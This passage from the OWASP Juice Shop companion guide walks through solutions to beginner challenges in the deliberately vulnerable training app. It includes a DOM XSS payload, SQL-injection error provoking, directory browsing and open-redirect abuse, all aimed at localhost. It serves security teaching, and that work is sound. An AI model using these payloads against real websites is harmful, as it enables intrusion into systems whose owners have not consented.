



Challenge solutions

All URLs in the challenge solutions assume you are running the application locally and on the default port `http://localhost:3000`. Change the URL accordingly if you use a different root URL.

Often there are multiple ways to solve a challenge. In most cases just one possible solution is presented here. This is typically the easiest or most obvious one from the author's perspective.

NOTE

The challenge solutions found in this release of the companion guide are compatible with v20.0.0 of OWASP Juice Shop.

★ Challenges

Receive a coupon code from the support chatbot

1. Log in as any user.
2. Click *Support Chat* in the sidebar menu to visit `http://localhost:3000/#/chatbot`.
3. After telling the chatbot your name you can start chatting with it.
4. Ask it something similar to "Can I have a coupon code?" or "Please give me a discount!" and it will most likely decline with some unlikely excuse.
5. Keep asking for discount again and again until you finally receive a 10% coupon code for the current month! This also solves the challenge immediately.


Use the bonus payload in the DOM XSS challenge

1. Solve the Perform a DOM XSS attack challenge
2. Turn on your computer's speakers!

3. Paste the payload `<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>` into the *Search...* field and hit Enter
4. Enjoy the excellent acoustic entertainment!

Access a confidential document

1. Follow the link to titled *Check out our boring terms of use if you are interested in such lame stuff* (<http://localhost:3000/ftp/legal.md>) on the *About Us* page.
2. Successfully attempt to browse the directory by changing the URL into <http://localhost:3000/ftp>



3. Open <http://localhost:3000/ftp/acquisitions.md> to solve the challenge.

Provoke an error that is neither very gracefully nor consistently handled

Any request that cannot be properly handled by the server will eventually be passed to a global error handling component that sends an error page to the client that includes a stack trace and other sensitive information. The restful API behaves similarly, passing back a JSON error object with sensitive data, such as SQL query strings.

Here are two examples (out of many ways) to provoke such an error situation and solve this challenge immediately:

- Visit <http://localhost:3000/rest/qwertz>

OWASP Juice Shop (Express ~4.16.4)

500 Error: Unexpected path: /rest/qwertz

```
at /app/routes/angular.js:10:12
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at /app/routes/verify.js:137:3
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at /app/routes/verify.js:77:3
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at logger (/app/node_modules/morgan/index.js:144:5)
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at jsonParser (/app/server.js:144:3)
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
```

- Log in to the application with ' (single-quote) as *Email* and anything as *Password*

[object Object]

Email

.

Password

...

 Log in

 Log in with Google

☐ Remember me

Forgot your password? Not yet a customer?

```

✖ Failed to load resource: the server responded with a status of 500 (Internal Server Error) /rest/user/login:1
main.js:1

▼ e ⓘ
  ▼ error:
    ▼ error:
      message: "SQLITE_ERROR: unrecognized token: \"47bce5c74f589f4867dbd57e9ca9f808\""
      name: "SequelizeDatabaseError"
      ▶ original: {errno: 1, code: "SQLITE_ERROR", sql: "SELECT * FROM Users WHERE email = '' AND password = '47bce5c74f589f4867dbd57e9ca9f808'"}
      ▶ parent: {errno: 1, code: "SQLITE_ERROR", sql: "SELECT * FROM Users WHERE email = '' AND password = '47bce5c74f589f4867dbd57e9ca9f808'"}
      sql: "SELECT * FROM Users WHERE email = '' AND password = '47bce5c74f589f4867dbd57e9ca9f808'"
      stack: "SequelizeDatabaseError: SQLITE_ERROR: unrecognized token: \"47bce5c74f589f4867dbd57e9ca9f808\"# at Query.formatError (/app/node_modu...
      ▶ __proto__: Object
    ▶ __proto__: Object
  ▶ headers: t {normalizedNames: Map(0), lazyUpdate: null, lazyInit: f}
  message: "Http failure response for https://juice-shop-staging.herokuapp.com/rest/user/login: 500 Internal Server Error"
  name: "HttpErrorResponse"
  ok: false
  status: 500
  statusText: "Internal Server Error"
  url: "https://juice-shop-staging.herokuapp.com/rest/user/login"
  ▶ __proto__: Object
> |

```

Find the endpoint that serves usage data to be scraped by a popular monitoring system

1. Scroll through https://prometheus.io/docs/introduction/first_steps
2. You should notice several mentions of `/metrics` as the default path scraped by Prometheus, e.g. "Prometheus expects metrics to be available on targets on a path of `/metrics`."
3. Visit <http://localhost:3000/metrics> to view the actual Prometheus metrics of the Juice Shop and solve this challenge

Close multiple "Challenge solved"-notifications in one go

1. Read the [Success Notifications](#) section
2. It will explain that Shift-clicking the X-button on any "Challenge solved"-notification will close all open notifications of this kind
3. Solve any other challenge (or multiple) and then Shift-click the X-button on it to solve this challenge

If you already have solved all but this challenge, you can just restart your Juice Shop instance to see all previous notifications again and then perform step 3 as described above.

Retrieve the photo of Bjoern's cat in "melee combat-mode"

1. Visit <http://localhost:3000/#/photo-wall>
2. Right-click *Inspect* the broken image in the entry labeled "🐱 #zatschi #whoneedsfourlegs"
3. You should find an image tag similar to `` in the source
4. Right-click *Open in new tab* the `src` element of the image
5. Observe (in your DevTools *Network* tab) that the request sent to the server is <http://localhost:3000/assets/public/images/uploads/%F0%9F%98%BC->
6. The culprit here are the two `#` characters in the URL, which are no problem for your OS in a filename, but are interpreted by your browser as HTML anchors. Thus, they are not transmitted to the server at all.
7. To get them over to the server intact, they must obviously be URL-encoded into `%23`
8. Open <http://localhost:3000/assets/public/images/uploads/🐱-%23zatschi-%23whoneedsfourlegs-1572600969477.jpg> and enjoy the incredibly cute photo of this pet being happy despite missing half a hind leg
9. Go back to the application, and the challenge will be solved.



Let us redirect you to one of our crypto currency addresses

1. Log in to the application with any user.
2. Visit the *Your Basket* page and expand the *Payment* and *Merchandise* sections with the "credit card"-button.
3. Perceive that all donation links are passed through the `to` parameter of the route `/redirect`
4. Open `main.js` in your browser's DevTools
5. Searching for `/redirect?to=` and stepping through all matches you will notice three functions that are called only from hidden buttons on the *Your Basket* page:

```

,
l.prototype.showBitcoinQrCode = function() {
  this.dialog.open(jl, {
    data: {
      data: "bitcoin:1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
      url: "/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
      address: "1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
      title: "TITLE_BITCOIN_ADDRESS"
    }
  })
}
,
l.prototype.showDashQrCode = function() {
  this.dialog.open(jl, {
    data: {
      data: "dash:Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",
      url: "/redirect?to=https://explorer.dash.org/address/Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",
      address: "Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",
      title: "TITLE_DASH_ADDRESS"
    }
  })
}
,
l.prototype.showEtherQrCode = function() {
  this.dialog.open(jl, {
    data: {
      data: "0x0f933ab9fCAAA782D0279C300D73750e1311EAE6",
      url: "/redirect?to=https://etherscan.io/address/0x0f933ab9fcaaa782d0279c300d73750e1311eae6",
      address: "0x0f933ab9fCAAA782D0279C300D73750e1311EAE6",
      title: "TITLE_ETHER_ADDRESS"
    }
  })
}
}

```

6. Open one of the three, e.g. <http://localhost:3000/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm> to solve the challenge.

Read our privacy policy


1. Log in to the application with any user.
2. Open the dropdown menu on your profile picture and choose *Privacy & Security*.
3. You will find yourself on <http://localhost:3000/#/privacy-security/privacy-policy> which instantly solves this challenge for you.

Follow the DRY principle while registering a user

1. Go to <http://localhost:3000/#/register>.
2. Fill out all required information except the *Password* and *Repeat Password* field.
3. Type e.g. 12345 into the *Password* field.
4. Now type 12345 into the *Repeat Password* field. While typing the numbers you will see *Passwords do not match* errors until you reach 12345 .
5. Finally, go back to the *Password* field and change it into any other password. The *Repeat Password* field does not show the expected error.
6. Submit the form with *Register* which will solve this challenge.

Find the carefully hidden 'Score Board' page

1. Go to the *Sources* tab of your browsers DevTools and open the `main.js` file.
2. If your browser offers pretty-printing of this minified messy code, best use this offer. In Chrome this can be done with the "{}"-button.
3. Search for `score` and iterate through each finding to come across one looking like a route mapping section:



```
9490     }, {
9491         path: "about",
9492         component: Dl
9493     }, {
9494         path: "basket",
9495         component: en
9496     }, {
9497         path: "contact",
9498         component: xn
9499     }, {
9500         path: "change-password",
9501         component: Fn
9502     }, {
9503         path: "complain",
9504         component: Gn
9505     }, {
9506         path: "login",
9507         component: de
9508     }, {
9509         path: "forgot-password",
9510         component: Re
9511     }, {
9512         path: "recycle",
9513         component: qe
9514     }, {
9515         path: "register",
9516         component: nt
9517     }, {
9518         path: "search",
9519         component: Et
9520     }, {
9521         path: "score-board",
9522         component: Kt
9523     }, {
9524         path: "track-order",
9525         component: mu
9526     }, {
9527         path: "track-result",
9528         component: Ru
9529     }, {
9530         matcher: _a,
9531         data: ba,
9532         component: Pu
9533     }, {
9534         matcher: Ca,
```

score

25 of 26


Line 9521, Column 20

4. Navigate to <http://localhost:3000/#/score-board> to solve the challenge.

5. From now on you will see the additional menu item *Score Board* in the navigation bar.

Perform a DOM XSS attack


1. Paste the attack string `<iframe src="javascript:alert('xss')">` into the *Search...* field.
2. Hit the Enter key.
3. An alert box with the text "xss" should appear.



Give a devastating zero-star feedback to the store

